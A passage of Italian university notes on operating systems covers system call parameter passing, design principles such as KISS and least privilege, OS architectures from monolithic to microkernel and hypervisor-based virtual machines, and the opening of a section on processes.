
- `int fd`—the file descriptor to be read
- `void *buf`—a buffer where the data will be read into
- `size_t count`—the maximum number of bytes to be read into the buffer

Ci può essere la necessità di dover passare dei parametri e ottenere dei valori di ritorno, per questo le system calls offrono delle opzioni per la comunicazione tra il sistema operativo e un processo:

- Passare i parametri (della system call) tramite registri
  Il problema è che i registri potrebbero non essere abbastanza oppure di dimensione insufficiente, in più c'è il problema della compatibilità in quanto ogni architettura ha in numero diverso di registri disponibili
- Passare i parametri tramite lo stack del processo
  Questo richiede allocazione di spazio aggiuntivo all'interno dello stack
- Memorizzare i parametri in una tabella in memoria (l'indirizzo della tabella è passato in un registro o nello stack)
  Questo richiede più tempo e maggior complessità

Tendenzialmente si utilizzano la seconda e la terza opzione.


Vediamo come funziona il passaggio dei parametri tramite stack:




Gli step 1-3 consistono nel salvataggio dei parametri nello stack
Lo step 4 consiste nella chiamata alla funzione di libreria *read*
Lo step 5 consiste nel caricamento del numero della system call (che corrisponde alla funzione *read*) in un registro fissato *Rx*
Lo step 6 consiste nell'esecuzione di un TRAP (un trap è un interrupt sincrono attivato da un'eccezione in un processo utente per eseguire funzionalità) e avviene il passaggio da user mode a kernel mode, saltando al codice del dispatcher.
Gli step 7-8 consistono nella selezione (da parte del dispatcher) della system call secondo il codice in *Rx* ed invocazione del gestore appropriato.
Lo step 9 consiste nel ritorno alla funzione di libreria, viene ripristinata la user mode e avviene il caricamento del vecchio program counter (PC).
Gli step 10-11 consistono nel ritorno al codice utente (nel modo usuale) ed incremento dello stack pointer SP per rimuovere i parametri della chiamata a read.

Tutto questo avviene nella RAM.

Vediamo ora come funziona il passaggio dei parametri tramite tabella:




Nel passaggio tramite tabella (o tramite memoria) i parametri vengono messi in una tabella in memoria e viene messo in un registro prefissato l'indirizzo di memoria iniziale (l'inizio della tabella) in cui sono stati caricati i parametri.
La rappresentazione è sbagliata perchè ovviamente i due blocchi sono sotto la stessa memoria.

Riassumendo, il sistema operativo offre i seguenti servizi:

- Esecuzione di programmi
- Operazioni di I/O
- Manipolazione del file system
- Comunicazione (memoria condivisa e scambio di messaggi)
- Rilevamento di errori (logici e fisici)
- Allocazione delle risorse
- Contabilizzazione delle risorse
- Protezione e sicurezza

## Architettura di un Sistema Operativo

Un sistema operativo è "buono" e si vende se è performante, quindi l'interfaccia grafica passa in secondo piano. Vediamo ora le architetture dei sistemi operativi visto che influenzano molto le performance del sistema operativo.
Prima di vedere le varie architetture dei sistemi operativi definiamo alcuni principi di progettazione. Questi principi sono generali e non si applicano solamente all'ambito dei sistemi operativi.

Un principio molto importante è la **separazione dei concetti**:

- Policy, ovvero cosa deve essere fatto
- Meccanismo, ovvero come farlo

La separazione tra policy e meccanismi è molto importante perché permette maggior flessibilità, nel senso che se si modifica uno dei due non necessariamente bisogna modificare anche l'altro, o comunque risulta più semplice la modifica.

Un altro principio importante è **KISS** (Keep It Small and Simple), che consiste nell'evitare di introdurre cose inutili o non richieste, ma concentrarsi solamente su ciò che è richiesto cercando di fare le cose nella maniera più semplice possibile.

Un altro principio è il **POLA** (Principle Of Least Authority), il quale dice che ogni componente deve avere solo i privilegi che sono necessari ad eseguire la propria funzione e nulla piú. Questo principio è fondamentale per garantire l'affidabilità e la sicurezza di un sistema operativo, infatti è ben conosciuto ma non sempre viene applicato alla lettera in quanto è molto difficile nella pratica.

Nella storia dei sistemi operativi si sono sviluppati varie architetture:


- Sistemi monolitici (o monoblocco)
- Sistemi "a struttura semplice"
- Sistemi a livelli
- Sistemi basati su kernel
- Sistemi micro-kernel
- Virtual Machine
- Sistemi client-server

Nei **sistemi monolitici** (o monoblocco) non esiste il concetto di gerarchia, infatti c'è un unico strato software tra utente e hardware. In questi sistemi i componenti sono tutti allo stesso livello e le procedure possono chiamarsi vicendevolmente.
Gli svantaggi sono che le parti di codice strettamente dipendenti dall'architettura hardware sono distribuite su tutto il sistema operativo, rendendo molto complesso il porting.
Anche il testing e il debugging è difficile in quanto essendo tutto "unito" non si riesce a capire facilmente da dove deriva l'errore.
In sintesi questa architettura offre un'elevata efficienza ma può essere meno flessibile e più soggetta a errori e problemi di sicurezza.

Nei **sistemi a struttura semplice** c'è una minima organizzazione gerarchica, ma la definizione dei livelli di gerarchia è molto flessibile. La strutturazione mira a ridurre costi di sviluppo e manutenzione.
Questa architettura introduce una separazione tra le diverse funzionalità del sistema operativo, organizzandole in moduli distinti. Ogni modulo svolge una specifica funzione e comunica con gli altri moduli attraverso interfacce ben definite. Questo approccio rende il sistema operativo più modulare e manutenibile, consentendo l'aggiunta o la rimozione di moduli in modo più flessibile.
Degli esempi di sistemi a struttura semplice sono MS-DOS e UNIX originale.


**MS-DOS** (che poteva leggere dischi di qualche Mb) è stato pensato per fornire il maggior numero di funzionalità nel minimo spazio:

- Non è suddiviso in moduli
- Possiede un minimo di struttura, ma le interfacce e i livelli di funzionalità non sono ben definiti
- Non prevede dual mode (perché Intel 8088 non lo forniva), ovvero non esiste la distinzione tra privilegi utente e privilegi kernel. Questo aumenta la possibilità di problemi ed errori.




**UNIX originale** aveva una struttura base limitata a causa delle limitate funzionalità HW. Questo fu il primo sistema operativo a togliere l'interprete dei comandi dal kernel del sistema operativo. Il kernel comprendeva tutto ciò che sta tra il livello dell'interfaccia delle system call e l'hardware, quindi:

- File system
- Scheduling della CPU
- Gestione della memoria
- Altre funzioni




Nei **sistemi a livelli** i servizi sono organizzati per livelli gerarchici: l'interfaccia utente è al livello più alto e l'hardware è al livello più basso (vengono introdotti nello stesso periodo della programmazione Object-Oriented, infatti l'approccio ha preso spunto da questo).

Ogni livello può usare solo funzioni fornite dal livello inferiore e definisce precisamente il tipo di servizio e l'interfaccia verso il livello superiore nascondendone l'implementazione.
Questo tipo di sistema è efficiente per quanto riguarda lo sviluppo visto che una volta che vengono definite le interfacce, si può lavorare sui vari livelli contemporaneamente e indipendente, infatti un vantaggio è la modularità.
Gli svantaggi sono che è difficile definire propriamente gli strati (tipicamente vengono erroneamente definiti per funzionalità invece che per gerarchia), c'è un maggior overhead delle system calls dovuto ai vari strati e quindi minor efficienza e infine la minor portabilità visto che le funzionalità dipendenti dall'architettura hardware sono ancora sparse sui vari livelli.
Esempi di questi sistemi operativi sono THE, MULTICS, OS/2.
**THE** (Dijkstra 1968) è un sistema operativo accademico per sistemi batch, ed è il primo esempio di sistema a livelli. I processi sono coordinati e sincronizzati tramite **semafori**.




Nei **sistemi basati su kernel** ci sono solamente due livelli:

- I servizi kernel
- I servizi non kernel


I sistemi basati su kernel furono i primi a mettere il file system fuori dal kernel (infatti si poteva modificare e cambiare il file system di default).
I driver delle periferiche erano nel kernel quindi c'erano dei driver di default, le aziende potevano però (pagando) aggiungere i driver proprietari al kernel. Questo introduceva problemi di sicurezza perché si andavano ad inserire codici esterni all'interno del kernel (introducendo possibili vulnerabilità).
Il kernel quindi non è personalizzabile, infatti i kernel sono uguali per tutte le distribuzioni e venivano gestiti esclusivamente dall'azienda proprietaria.
Esempi di sistemi basati su kernel sono le implementazioni "moderne" di UNIX (Linux) e Windows.
I vantaggi di questi sistemi sono gli stessi dei sistemi a livelli, avendo però solamente due livelli.
Gli svantaggi sono che non è generale come un sistema a livelli, in più non esiste nessuna regola organizzativa per le parti del sistema operativo che si trovano al di fuori del kernel e poi il kernel complesso tende a diventare monolitico

Nei sistemi basati su **micro-kernel** si inserisce nel kernel solo ciò che è necessario, infatti viene messo fuori anche l'I/O. Nel kernel rimangono le cose essenziali che sono:


- Scheduling CPU
- Gestione della memoria

- Gestione della comunicazione tra processi (IPC, Inter-Process Communication)

Altre funzionalità, come i file system o i driver dei dispositivi, sono spostate in spazi di indirizzamento separati chiamati "server" che comunicano con il kernel tramite meccanismi di messaggistica.
I sistemi basati su micro-kernel nascono negli stessi anni in cui è nato linux.
Quindi il kernel nei sistemi a micro-kernel è più piccolo rispetto ai sistemi basati su kernel, c'è meno probabilità che ci sia un errore ed è più semplice da realizzare.
Un sistema a micro-kernel è anche più flessibile (permette più personalizzazione essendo la maggior parte delle cose fuori dal kernel) però questo causa problemi alla portabilità dei programmi, perchè con la personalizzazione si ottengono tanti sistemi operativi, tutti diversi.
Il grande vantaggio però è che la portabilità del sistema operativo è migliore, in quanto è più piccolo e di conseguenza più facile da spostare su un altro hardware.
Un microkernel è molto più lento di un sistema monolitico, perché passare da user mode a kernel mode è molto costoso e viene fatto continuamente.
I microkernel sono usati su tutti gli smartphone.




Nel 1972 si pensò di separare la macchina "software" da quella fisica con la **virtualizzazione** dell'hardware, nascono così le **virtual machine**, che ebbero un successo commerciale all'inizio degli anni 2000.
La virtualizzazione fu inventata per utilizzare il più possibile un hardware molto potente, offrendo un timesharing multiplo. In sintesi permette di far girare più sistemi operativi contemporaneamente su un unico hardware.
Il sistema operativo viene eseguito sopra la virtual machine, e la virtual machine dà l'illusione di processi multipli, ciascuno in esecuzione sul proprio hardware.





Il concetto chiave è che c'è la separazione tra multiprogrammazione (che viene fatta dalla virtual machine) e presentazione (che viene fatta dal sistema operativo).

La virtual machine è composta da:

- Virtual Machine Monitor (hypervisor)
- Virtual Machine Runtime Environment (ambiente di esecuzione)

Esistono due tipologie di hypervisor:


- **Tipo 1**
  L'hypervisor è un software che siede direttamente sull'hardware ed è in kernel mode. L'hypervisor gestisce le macchine virtuali che sono eseguite sopra di lui, e queste macchine hanno ognuna un proprio sistema operativo in una kernel mode virtuale, anche se in realtà le macchine virtuali sono eseguite interamente in user mode. Questo viene fatto perché così non possono interagire con la "vera" macchina, visto che tutto quello che viene fatto dalla macchina virtuale passa per l'hypervisor.
  Questa soluzione viene tipicamente adottata nei cloud, alcuni esempi sono VMware ESXi, Microsoft Hyper-V, and Apple Boot Camp, Xen.
- **Tipo 2**
  L'hypervisor è un software che non siede direttamente sull'hardware, ma è un software in user mode che gira sopra ad un altro sistema operativo. L'hypervisor crea un ambiente di esecuzione isolato e la divisione del sistema operativo è completamente software.
  Questa soluzione viene usata nei personal computer, alcuni esempi sono VMware Workstation, Oracle VirtualBox, and Parallels Desktop for Mac




La distinzione tra hypervisor di tipo 1 e hypervisor di tipo 2 non è sempre netta, questo perchè molto spesso la soluzione pratica è ibrida.
Come si può notare, quando si utilizza la virtual machine (e l'hypervisor) non bastano soltanto 2 livelli di privilegio, perché occorrono privilegi diversi per hypervisor, per il sistema operativo virtualizzato e per le applicazioni che girano sul sistema operativo.

L'implementazione di un **hypervisor di tipo 1** può essere fatta in due modi:

- Nel primo modo l'hypervisor è più grande e comprende i Drivers, il Virtualization Stack e altre cose
- Nel secondo modo l'hypervisor si tiene piccolo con il minimo indispensabile per gestire le macchine virtuali e tutte le altre cose vengono implementate all'interno di ogni singola macchina virtuale




I vantaggi dell'utilizzo delle virtual machine sono molti:

- C'è una protezione completa del sistema

    - Ogni VM è isolata dalle altre
    - Ogni VM è “controllata” dall’hypervisor
- La macchina host può far girare più di un sistema operativo (si può utilizzare per simulare un server ad esempio)
- C’è un’ottimizzazione delle risorse (questo perchè ora la stessa macchina può ospitare quello che senza VM doveva essere eseguito su macchine separate)
- È ottimo per lo sviluppo di software e per fare esperimenti vari sul sistema operativo virtualizzato senza il rischio di danneggiare la “vera” macchina
- Migliore portabilità (è molto facile condividere una VM con altri utenti)


Gli svantaggi sono:

- Problemi di prestazioni, infatti l’impatto sulle performance è enorme
- C’è la necessità di gestire dual mode virtuale all’interno delle VM
- Non c’è possibilità di condivisione, perché ogni VM è isolata dalle altre.
  Però è possibile condividere un volume del file system oppure creare una rete virtuale via software tra le varie VM

Il concetto di virtual machine è molto usato ancora oggi, anche se in contesti diversi e con certi vincoli, ad esempio:

- Per l’esecuzione di programmi MS-DOS in Windows (con l’emulazione di 8086)
- Per l’esecuzione contemporanea di Linux e Windows (utilizzando software come vMware e VirtualBox)
- Java Virtual Machine (JVM)

I **sistemi client-server** si basano sull’idea di portare il codice ai livelli superiori, lasciando il kernel più piccolo. L’approccio è quello di implementare la maggior parte delle funzioni di sistema operativo nei processi utente e il kernel si occupa solo della gestione della comunicazione tra client e server. Questo modello si presta bene per sistemi operativi distribuiti. In questi sistemi i vari servizi del sistema operativo girano come dei server, e per utilizzarli devo avviare un’interazione client-server.
Quindi praticamente tutte le funzionalità vengono inserite in vari server, lasciando nel kernel della nostra macchina solo l’indispensabile per far comunicare la macchina con questi server.



Per implementare tutte le tipologie di sistemi operativi che abbiamo visto, al giorno d'oggi vengono usati linguaggi ad alto livello, principalmente C e C++ perchè sono molto flessibili rispetto ad altri linguaggi di programmazione (tradizionalmente però si usava assembly)
I vantaggi di usare un linguaggio ad alto livello sono:

- Implementazione più rapida
- Più compatto
- Più facile da capire e da mantenere
- Migliore portabilità

# Processi e Thread


## Concetto di processo

Un **programma** è un insieme di bit collocati in un file sulla memoria di massa. Un programma non cambia nel tempo e non modifica lo stato della memoria; è quindi un'entità statica.
Un programma deve per forza essere inserito nella RAM per poter essere eseguito, questo perché la CPU comunica solo con la RAM.


Nel momento in cui un programma viene inserito nella memoria principale (RAM), diventa un **processo**, il quale è un'entità dinamica invece, quindi modifica lo stato della memoria e dei registri.
